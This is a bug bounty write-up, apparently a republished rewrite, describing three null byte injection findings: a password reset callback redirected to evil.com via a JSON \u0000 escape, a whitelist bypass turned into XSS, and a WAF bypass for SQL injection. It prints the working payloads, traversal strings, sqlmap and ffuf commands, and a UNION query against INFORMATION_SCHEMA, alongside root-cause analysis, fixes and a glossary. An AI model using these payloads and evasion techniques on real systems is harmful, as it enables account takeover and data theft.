Null Byte on Steroids | by 0xold
The author found three vulnerabilities: a password reset callback URL could be manipulated using a null byte in a JSON string to redirect the reset link to an attacker-controlled domain; a template name parameter allowed path traversal and XSS via null byte injection; and an SQL injection was blocked by a WAF but bypassed by inserting null bytes between SQL keywords. An attacker could steal reset tokens, execute JavaScript, or extract database contents.

Hello, I’m 0xold, a penetration tester who began exploring bug bounty hunting about 8 months ago. Today, I’ll be sharing a couple of vulnerabilities I discovered leveraging null byte injection exploits that wouldn’t have been possible without this technique.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The author, a penetration tester who had been doing bug bounty work for about eight months, presents three findings from separate applications, all of which depended on null byte injection. The company names are withheld and every target is referred to as company.com.
The first target is a CDN application with a password reset feature. Its reset flow takes a callbackUrl parameter, and the reset link that arrives by email carries a path suffix and a code value. The second target is an application with a templatename parameter that appears to include a file server-side. The third is an application with an error_category parameter that is used in a SQL query, sitting behind an internal WAF.
Setup
The report does not describe accounts, roles or software versions. The tools used are:
- param miner, for hidden parameter discovery
- nmap, for OS fingerprinting
- cewl, to build a custom wordlist from the site
- ffuf, for fuzzing the parameter
- sqlmap, run from a saved request file
- curl, for manual checks
Finding it
Password reset: a controllable callbackUrl
While testing the password reset functionality, the author noticed a parameter called callbackUrl.

Appending /test to the URL during a reset and checking the email produced this link:
https://company.com/auth/reset-password/test?code=blabla

Being able to influence part of the reset callback was treated as a red flag, so the next step was to try to move the domain to evil.com. That returned a 400 Bad Request.
Path traversal: a parameter that returns 500
On a second application, fuzzing with param miner surfaced a parameter called templatename. Requesting it with the value templatename=0xold returned a 500 Internal Server Error.

The author's assumption was that the server tried to include the file 0xold, failed, and returned 500, which suggested a possible local file inclusion. Before injecting payloads, the operating system was identified:
nmap -A Company.com
The result showed Windows, so Windows-oriented LFI payloads were used.
SQL injection: an error in error_category

On a third application, a plain single quote in the error_category parameter produced a database error, indicating SQL injection. The request was saved and handed to sqlmap.
Exploitation
Step 1: trying to redirect the reset callback
The following payloads were tried against callbackUrl:
http://[redacted]/auth/reset-password
http://evil.com%[redacted]/auth/reset-password
http://evil.com\@company.net/auth/reset-password
http://[email protected]/auth/reset-password
http://evil.com#@company.net/auth/reset-password
All of them returned 400. The idea behind these is the userinfo trick: a URL parser that reads everything before @ as credentials and everything after it as the host would resolve these to company.net, while a validator that only checks whether the string contains the trusted domain would accept them. The 400 shows the validation was stricter than that.
Step 2: a null byte in JSON
Because the request body is JSON, the usual URL-encoded %00 cannot simply be inserted. Reading the JSON RFC, the author found that Unicode characters can be written with the \u sequence:

a string containing only a single reverse solidus character may be represented as \u005C
The Unicode equivalent of the URL null byte %00 is \u0000. The payload tried was:
https://evil.com\[redacted]


It worked.
The mechanism is the same userinfo confusion as above, with a twist. If the JSON decoder turns \u0000 into a real NUL byte before the URL is parsed, a parser that treats NUL as a string terminator sees https://evil.com, while a validator that scans the raw string still sees company.net after the @ and accepts it. The report does not show the server-side code, so which of the two components truncated the string is not stated.
Step 3: enumerating the templatename whitelist
A long list of Windows LFI payloads was tried against templatename:
login.asp
logout.asp
../login.asp
..\login.asp
….//login.asp
….//login.asp%00
….\\login.asp
../../windows\win.ini
..\..\windows\win.ini
Hundreds more were tried, including the json-haddix LFI wordlist from the SecLists repository. All returned 500. The author then hypothesised that the developer was whitelisting values and returning 500 for anything not on the list. To test this, cewl was used to build a wordlist from the site itself:
cewl 'https://company.net' > wordlist
Then ffuf was run against the parameter, showing all status codes and filtering out 500:
ffuf -c -w wordlist -u 'https://company.net/login.asp?templatename=FUZZ' -mc all -fc 500
One value returned 200 OK: the company's own name.

The value was reflected in the HTTP response, so XSS was attempted, but anything that was not the company name still returned 500.
Step 4: traversal to satisfy the whitelist
The next idea was to use a ../ sequence so that the value still contains the whitelisted name while resolving somewhere else. The value injected was:
company.com/0xoldSaysHi/../

This worked.
Step 5: escaping the HTML context
A simple payload was tried to break out of the HTML:
company/0xoldSaysHi">/../

A null byte was then placed after the >:
company/0xoldSaysHi">%00/../

This worked. The final payload popped an alert:
company/0xoldSaysHi"%00><%00img+src=x+onerror=alert(1337)%00>/../

The null bytes were placed between the characters, and the alert fired.
Step 6: sqlmap and the WAF
The request was saved to a file called r and sqlmap was run:
python3 sqlmap.py -r r — batch — dbs — random-agent

sqlmap returned a connection timeout. The author first assumed the application had gone down under the request volume, but a simple curl also returned connection failed, while requests from the author's own PC worked. That pointed to an internal WAF. Manual exploitation was chosen instead, since the injection is error-based.
A simple union query was tried:
'UNION+SELECT+1337 — —
The server hung. The query was changed to:
UnION/**/sElect+1337
It still hung. Changing the value to:
'test+test+1337 — —
returned a database error. After some trial and error the WAF behaviour became clear: it parses HTTP requests, and when it finds a malicious query it hangs the request. If three requests in a row hang, it blocks the IP.

Step 7: null bytes between keywords

Null bytes were inserted between each MySQL keyword to confuse the WAF, and this worked. After retrieving the database names, the following payload was used to list the tables in the AdminDB database:
f'+/**/UNION+%00seLecT+%00TABLE_NAME,TABLE_schema,NULL,NULL,NULL,NULL+FROM+%00INFORMATION_SCHEMA.tables+WHERE+table_schema='AdminDB'%23
Root cause
All three findings share one mistake: a component that validates a string and a component that consumes it disagree about where the string ends. In the reset flow, the JSON decoder and the URL parser likely treat a NUL byte differently from the validator, so the validator approves a URL that the parser later truncates at evil.com. In the templatename case, the whitelist check and the HTML output filter both operate on the raw string, while the browser ignores NUL bytes and the path resolution collapses ../, so the check passes on a value that renders as attacker HTML. In the SQL case, the WAF matches keywords in the raw request, while MySQL ignores NUL bytes inside tokens.
In each case the existing defence (URL validation, whitelist plus output encoding, WAF signature matching) was applied to a representation of the input that differs from the one the downstream component uses.
Impact
- Path traversal to XSS: the author got an alert to fire with the crafted payload.
- SQL injection: read access to database schema and table names, demonstrated against
AdminDB.
Fix
- Reset flow: parse
callbackUrlwith a strict URL parser, reject any value containing NUL or control characters before and after decoding, and compare the parsed host against an exact allowlist rather than a substring match. templatename: do not build file paths or HTML from user input; use a fixed map from name to template, and encode output for the correct context. Reject NUL bytes at input validation.- SQL: use parameterised queries so the
error_categoryvalue is never concatenated into SQL. A WAF is not a substitute for this.
Variants to test
- JSON bodies with
\u0000in any URL or path field: a positive result is a stored or emailed link whose host differs from the one the validator approved. - Whitelisted parameters that are reflected: try
whitelisted/../payloadandwhitelisted">/../; a positive result is a 200 response containing the payload outside the expected context. - Output filters that strip
<or>: insert%00between tag characters, as in">%00><%00img ...; a positive result is an alert firing in the browser. - WAF-protected SQL injection: place
%00between keywords (UNION+%00seLecT); a positive result is a normal database response instead of a hang or block. - WAF rate behaviour: send repeated malicious requests and observe whether the connection hangs before an IP block; a positive result confirms the WAF's detection logic and lets you pace requests.
What happened, in plain words
A penetration tester who had been doing bug bounty work for about eight months found three separate bugs in three separate applications. All three had one thing in common: they only worked because of a strange character called the null byte. The company names are hidden, so every target is called company.com.
A null byte is a character with the value zero. Programmers often use it to mark the end of a piece of text, the way a full stop marks the end of a sentence. The trick in this report is that different parts of a system disagree about where a piece of text ends when a null byte is inside it. One part stops reading at the null byte, another part keeps going. That disagreement is what the tester abused.
The three targets were:
- A CDN application (a content delivery network, a service that serves files and pages quickly to users) with a password reset feature. The reset flow takes a
callbackUrlparameter, which is the address the user is sent to after resetting. The reset link that arrives by email carries a path suffix and acodevalue. - An application with a
templatenameparameter that appears to make the server include a file when it builds a page. - An application with an
error_categoryparameter that is placed inside a SQL query, sitting behind an internal WAF (a web application firewall, a filter that inspects requests and blocks ones that look malicious).
Setup
The report does not describe accounts, roles or software versions. The tools used were:
- param miner: a tool that guesses hidden parameter names in a web request.
- nmap: a tool that probes a server to learn things like which operating system it runs.
- cewl: a tool that crawls a website and collects the words it finds, to build a custom wordlist.
- ffuf: a tool that sends many requests with different values in a chosen spot and shows which ones behave differently.
- sqlmap: a tool that automates finding and exploiting SQL injection.
- curl: a command-line tool for sending a single HTTP request by hand.
Finding it
Password reset: a controllable callbackUrl
While testing the password reset functionality, the author noticed a parameter called callbackUrl.
The screenshot shows the password reset request with the callbackUrl parameter in it. A parameter is simply a named value sent with a request, like a field on a form. Here the application takes an address from the user and later uses it to build the reset link.
Appending /test to the URL during a reset and checking the email produced this link:
https://company.com/auth/reset-password/test?code=blabla
Line by line:
https://company.comis the site the user is sent to./auth/reset-password/testis the path on that site. The/testpart is the suffix the author added.?code=blablais a query string: a value passed to the page. Herecodeis a one-time value that proves the reset request is genuine.blablais just a placeholder in the example.
Being able to influence part of the reset callback was treated as a red flag. If an attacker can change where the reset link points, the link, including its code, could be delivered to a server the attacker controls. The report does not describe the resulting impact. So the next step was to try to move the domain to evil.com. That returned a 400 Bad Request, meaning the server rejected the request as invalid.
The screenshot shows the 400 response after the domain was changed.
Path traversal: a parameter that returns 500
On a second application, fuzzing with param miner surfaced a parameter called templatename. Requesting it with the value templatename=0xold returned a 500 Internal Server Error.
The screenshot shows the request with templatename=0xold and the server's error response. A 500 status code means the server hit an unexpected problem while handling the request. The author's assumption was that the server tried to include the file 0xold, failed because no such file exists, and returned 500. That pattern suggests a possible local file inclusion: a bug where the server lets the user choose a file on its own disk to load into the page.
Before injecting payloads, the operating system was identified:
nmap -A Company.com
Line by line:
nmapis the program being run.-Aasks nmap to do aggressive detection: it probes services and tries to work out the operating system and versions.Company.comis the target host.
The result showed Windows, so Windows-oriented LFI payloads were used. Payloads are the crafted values an attacker sends to trigger a bug. File paths look different on Windows and Linux, so knowing the OS tells you which paths to try.
SQL injection: an error in error_category
On a third application, a plain single quote in the error_category parameter produced a database error, indicating SQL injection. SQL is the language used to talk to databases. A single quote is the character that marks the start and end of a text value in SQL. If the application pastes user input straight into a query, a stray quote breaks the query's syntax, and the database complains. That complaint, visible in the response, is the classic sign of SQL injection: the user's text is being treated as part of the query rather than as data.
The request was saved and handed to sqlmap.
The screenshot shows the database error returned after the quote was sent.
Exploitation
Step 1: trying to redirect the reset callback
The following payloads were tried against callbackUrl:
http://[redacted]/auth/reset-password
http://evil.com%[redacted]/auth/reset-password
http://evil.com\@company.net/auth/reset-password
http://[email protected]/auth/reset-password
http://evil.com#@company.net/auth/reset-password
Line by line:
- The first line puts
evil.com@before the trusted host. In a URL, the part before an@can be a username, and the part after it is the host. A strict URL parser reads the host ascompany.net. A naive validator that only checks whether the string containscompany.netwould also accept it, even though the string starts withevil.com. - The second line adds
%20, a URL-encoded space, before the@, to see whether whitespace confuses the check. - The third line adds a backslash before the
@. Some parsers treat a backslash like a slash, which can shift where the host is thought to begin. - The fourth line adds
?before the@. A?starts the query string, so a parser might treat everything after it differently. - The fifth line adds
#before the@. A#starts the fragment, the part of a URL that points inside a page, and is not sent to the server.
All of them returned 400. The idea behind these is the userinfo trick: a URL parser that reads everything before @ as credentials and everything after it as the host would resolve these to company.net, while a validator that only checks whether the string contains the trusted domain would accept them. The 400 shows the validation was stricter than that.
Step 2: a null byte in JSON
Because the request body is JSON, the usual URL-encoded %00 cannot simply be inserted. JSON is a text format for structured data, the kind of body an application programming interface (API) commonly accepts. An API is the part of a service that other software talks to, rather than a page a person clicks. In JSON, a string is written between double quotes, and the characters inside follow JSON's own escaping rules, not URL rules. So %00 would just be the four literal characters %, 0, 0, which is not a null byte at all.
Reading the JSON RFC (the document that defines the JSON format), the author found that Unicode characters can be written with the \u sequence:
The screenshot shows the relevant part of the JSON specification. The quoted line is:
a string containing only a single reverse solidus character may be represented as \u005C
A reverse solidus is the backslash character \. The line says that a backslash inside a JSON string can be written as \u005C, where 005C is the character's code number in hexadecimal. The same notation works for any character. The Unicode equivalent of the URL null byte %00 is \u0000. The payload tried was:
https://evil.com\[redacted]
Line by line:
https://evil.comis the attacker's domain.\u0000is the JSON escape for the null byte. When the JSON is decoded, this becomes a real NUL character sitting betweenevil.comand the@.@company.netis the trusted domain, placed after the@so that a validator scanning the raw string still sees it.
The screenshots show the payload being sent and the result. It worked.
The mechanism is the same userinfo confusion as above, with a twist. If the JSON decoder turns \u0000 into a real NUL byte before the URL is parsed, a parser that treats NUL as a string terminator sees https://evil.com, while a validator that scans the raw string still sees company.net after the @ and accepts it.
Step 3: enumerating the templatename whitelist
A long list of Windows LFI payloads was tried against templatename:
login.asp
logout.asp
../login.asp
..\login.asp
….//login.asp
….//login.asp%00
….\\login.asp
../../windows\win.ini
..\..\windows\win.ini
Line by line:
login.aspandlogout.aspare plain file names, to see whether the parameter loads a named page.../login.aspuses.., which means "go up one folder" in a file path. This is path traversal: trying to walk out of the intended folder...\login.aspdoes the same with a backslash, the Windows folder separator.….//login.aspmixes extra dots and slashes, a trick to slip past filters that strip../once.….//login.asp%00adds a URL-encoded null byte at the end, in case a filter checks the file extension after the null byte.….\\login.aspuses doubled backslashes.../../windows\win.iniand..\..\windows\win.initry to reachwin.ini, a standard Windows configuration file, as proof that arbitrary files can be read.
Hundreds more were tried, including the json-haddix LFI wordlist from the SecLists repository. A wordlist is a file full of candidate values to try one after another. All returned 500. The author then hypothesised that the developer was whitelisting values, meaning only a fixed list of accepted names is allowed, and returning 500 for anything not on the list. To test this, cewl was used to build a wordlist from the site itself:
cewl 'https://company.net' > wordlist
Line by line:
cewlis the program being run.'https://company.net'is the site to crawl. cewl visits it and collects the words it finds.>redirects the output into a file instead of the screen.wordlistis the name of the file that receives the words.
The reasoning: if the accepted value is something the site itself mentions, such as its own name, then words taken from the site are a good guess list.
Then ffuf was run against the parameter, showing all status codes and filtering out 500:
ffuf -c -w wordlist -u 'https://company.net/login.asp?templatename=FUZZ' -mc all -fc 500
Line by line:
ffufis the program being run.-cadds colour to the output so results are easier to read.-w wordlistsays to take candidate values from the filewordlist.-u 'https://company.net/login.asp?templatename=FUZZ'is the request to send.FUZZis a placeholder that ffuf replaces with each word from the list.-mc allsays to match and show every status code.-fc 500says to filter out responses with status code 500, so only the interesting ones remain.
One value returned 200 OK: the company's own name.
The screenshot shows the ffuf run and the single 200 response. A 200 status code means the request succeeded. So the whitelist theory was right: the parameter only accepts the company's name, and everything else produces a 500.
The value was reflected in the HTTP response, meaning it appeared in the page that came back. That raised the possibility of XSS, cross-site scripting: getting the site to include attacker-supplied script in a page, so that a visitor's browser runs it. But anything that was not the company name still returned 500, so the whitelist stood in the way.
Step 4: traversal to satisfy the whitelist
The next idea was to use a ../ sequence so that the value still contains the whitelisted name while resolving somewhere else. The value injected was:
company.com/0xoldSaysHi/../
Line by line:
company.comis the whitelisted name, so the check passes./0xoldSaysHiis attacker-controlled text./../means "go up one folder", which cancels the previous segment. The path resolves back to the whitelisted name, but the string also carries the attacker's text.
The screenshot shows the response after this value was sent. This worked.
Step 5: escaping the HTML context
A simple payload was tried to break out of the HTML:
company/0xoldSaysHi">/../
Line by line:
companyis the whitelisted name, to pass the check./0xoldSaysHiis the attacker's text.">is a double quote followed by a greater-than sign. In HTML, a>closes a tag. If the value is placed inside an attribute, a"closes the attribute and>closes the tag, letting the attacker start a new tag of their own./../cancels the previous segment so the path still resolves to the whitelisted name.
The screenshot shows the response. A null byte was then placed after the >:
company/0xoldSaysHi">%00/../
Line by line:
companypasses the whitelist./0xoldSaysHiis the attacker's text.">is the quote and greater-than sign.%00is a URL-encoded null byte, placed right after the>./../keeps the path resolving to the whitelisted name.
The screenshot shows the response. This worked. The final payload popped an alert:
company/0xoldSaysHi"%00><%00img+src=x+onerror=alert(1337)%00>/../
Line by line:
companypasses the whitelist./0xoldSaysHiis the attacker's text."closes the attribute the value sits in.%00is a null byte between the quote and the>.>closes the tag.<starts a new tag.%00is another null byte, this time between<andimg.img+src=xis an image tag whose source isx, a file that does not exist. The+signs are URL-encoded spaces.onerror=alert(1337)tells the browser: if the image fails to load, run this script.alert(1337)opens a pop-up box showing the number 1337, the standard harmless proof that script ran.%00is a null byte before the closing>.>closes the image tag.
The screenshot shows the alert box. The null bytes were placed between the characters, and the alert fired.
Step 6: sqlmap and the WAF
The request was saved to a file called r and sqlmap was run:
python3 sqlmap.py -r r — batch — dbs — random-agent
Line by line:
python3runs the Python interpreter.sqlmap.pyis the sqlmap program file.-r rtells sqlmap to read the saved HTTP request from the filer, so it can replay it and test the parameters inside.— batchtells sqlmap to make all choices automatically, without asking questions.— dbsasks sqlmap to list the database names.— random-agentmakes sqlmap send a random browser identification string with each request, to look less like a tool.
The screenshot shows the command being run. sqlmap returned a connection timeout. The author first assumed the application had gone down under the request volume, but a simple curl also returned connection failed, while requests from the author's own PC worked. That pointed to an internal WAF. Manual exploitation was chosen instead, since the injection is error-based: the database's error messages themselves reveal information, so a person can work step by step without a flood of automated requests.
A simple union query was tried:
'UNION+SELECT+1337 — —
Line by line:
'closes the text value in the original query, so the rest can be added as SQL.UNIONjoins the results of a second query onto the first.SELECT+1337selects the number 1337. The+is a URL-encoded space.— —is a comment marker, written here with long dashes, that tells the database to ignore the rest of the original query.
The server hung. The query was changed to:
UnION/**/sElect+1337
Line by line:
UnIONisUNIONwith mixed capitalisation, in case the WAF matches the exact word./**/is a SQL comment, used here as a spacer between keywords.sElect+1337isSELECT 1337with mixed capitalisation.
It still hung. Changing the value to:
'test+test+1337 — —
returned a database error. After some trial and error the WAF behaviour became clear: it parses HTTP requests, and when it finds a malicious query it hangs the request. If three requests in a row hang, it blocks the IP.
The screenshot shows the hanging request. This is useful to know: it means the WAF does not answer with a block page, it simply stops responding, and it counts repeated offences before banning the address.
Step 7: null bytes between keywords
Null bytes were inserted between each MySQL keyword to confuse the WAF, and this worked. MySQL is a popular database system. After retrieving the database names, the following payload was used to list the tables in the AdminDB database:
f'+/**/UNION+%00seLecT+%00TABLE_NAME,TABLE_schema,NULL,NULL,NULL,NULL+FROM+%00INFORMATION_SCHEMA.tables+WHERE+table_schema='AdminDB'%23
Line by line:
+/**/is a URL-encoded space followed by a SQL comment, used as a spacer.UNIONjoins a second query onto the first.+%00seLecTis a space, a null byte, thenseLecTwith mixed case. The null byte splits the keyword so the WAF does not see the wordSELECT.+%00TABLE_NAME,TABLE_schema,NULL,NULL,NULL,NULLis the list of columns to return.TABLE_NAMEandTABLE_schemaare columns in the database's own catalogue.NULLfills the remaining columns so the counts match the first query.+FROM+%00INFORMATION_SCHEMA.tablessays which table to read.INFORMATION_SCHEMA.tablesis the built-in catalogue that lists every table in the database server. The null byte again splits the keywordFROM.+WHERE+table_schema='AdminDB'limits the results to tables in theAdminDBdatabase.%23is the URL-encoded#, which starts a comment in MySQL and ends the rest of the original query.
The screenshot shows the payload and its result.
Root cause
All three findings share one mistake: a component that validates a string and a component that consumes it disagree about where the string ends. In the reset flow, the JSON decoder and the URL parser likely treat a NUL byte differently from the validator, so the validator approves a URL that the parser later truncates at evil.com. In the templatename case, the whitelist check and the HTML output filter both operate on the raw string, while the browser ignores NUL bytes and the path resolution collapses ../, so the check passes on a value that renders as attacker HTML. In the SQL case, the WAF matches keywords in the raw request, while MySQL ignores NUL bytes inside tokens.
In each case the existing defence (URL validation, whitelist plus output encoding, WAF signature matching) was applied to a representation of the input that differs from the one the downstream component uses.
Impact
- Path traversal to XSS: the author got an alert to fire with the crafted payload.
- SQL injection: read access to database schema and table names, demonstrated against
AdminDB.
Fix
- Reset flow: parse
callbackUrlwith a strict URL parser, reject any value containing NUL or control characters before and after decoding, and compare the parsed host against an exact allowlist rather than a substring match. templatename: do not build file paths or HTML from user input; use a fixed map from name to template, and encode output for the correct context. Reject NUL bytes at input validation.- SQL: use parameterised queries so the
error_categoryvalue is never concatenated into SQL. A WAF is not a substitute for this.
Variants to test
- JSON bodies with
\u0000in any URL or path field: a positive result is a stored or emailed link whose host differs from the one the validator approved. - Whitelisted parameters that are reflected: try
whitelisted/../payloadandwhitelisted">/../; a positive result is a 200 response containing the payload outside the expected context. - Output filters that strip
<or>: insert%00between tag characters, as in">%00><%00img ...; a positive result is an alert firing in the browser. - WAF-protected SQL injection: place
%00between keywords (UNION+%00seLecT); a positive result is a normal database response instead of a hang or block. - WAF rate behaviour: send repeated malicious requests and observe whether the connection hangs before an IP block; a positive result confirms the WAF's detection logic and lets you pace requests.
Glossary
- Null byte: a character with the value zero, often used to mark the end of a string; written
\0,%00in URLs, or\u0000in JSON. - Null byte injection: putting a null byte into input so that one part of a system stops reading where another part keeps going.
- Bug bounty: a programme where companies pay people for reporting security bugs.
- Penetration tester: someone who attacks systems with permission, to find weaknesses before criminals do.
- CDN (content delivery network): a service that serves files and pages quickly to users on behalf of a website.
- Parameter: a named value sent with a request, like a field on a form.
- callbackUrl: the address a user is sent to after an action such as a password reset.
- Password reset: the feature that lets a user set a new password, usually via a one-time link sent by email.
- Code (reset code): a one-time value in a reset link that proves the request is genuine.
- Account takeover: an attacker gaining control of someone else's account.
- API (application programming interface): the part of a service that other software talks to, rather than a page a person clicks.
- JSON: a text format for structured data, with strings in double quotes and escapes written with
\u. - JSON RFC: the document that defines the JSON format.
- Unicode: a standard that gives every character a number, so it can be written in a consistent way.
- Reverse solidus: the backslash character
\. - URL parser: the part of a program that reads a URL and works out its host, path and other parts.
- Userinfo trick: putting
user@hostin a URL so that a naive check sees the trusted host while a parser reads a different one. - 400 Bad Request: a status code meaning the server rejected the request as invalid.
- 500 Internal Server Error: a status code meaning the server hit an unexpected problem.
- 200 OK: a status code meaning the request succeeded.
- Status code: a number in an HTTP response that says how the request went.
- HTTP request: the message a browser or tool sends to a server to ask for something.
- Response: the message the server sends back.
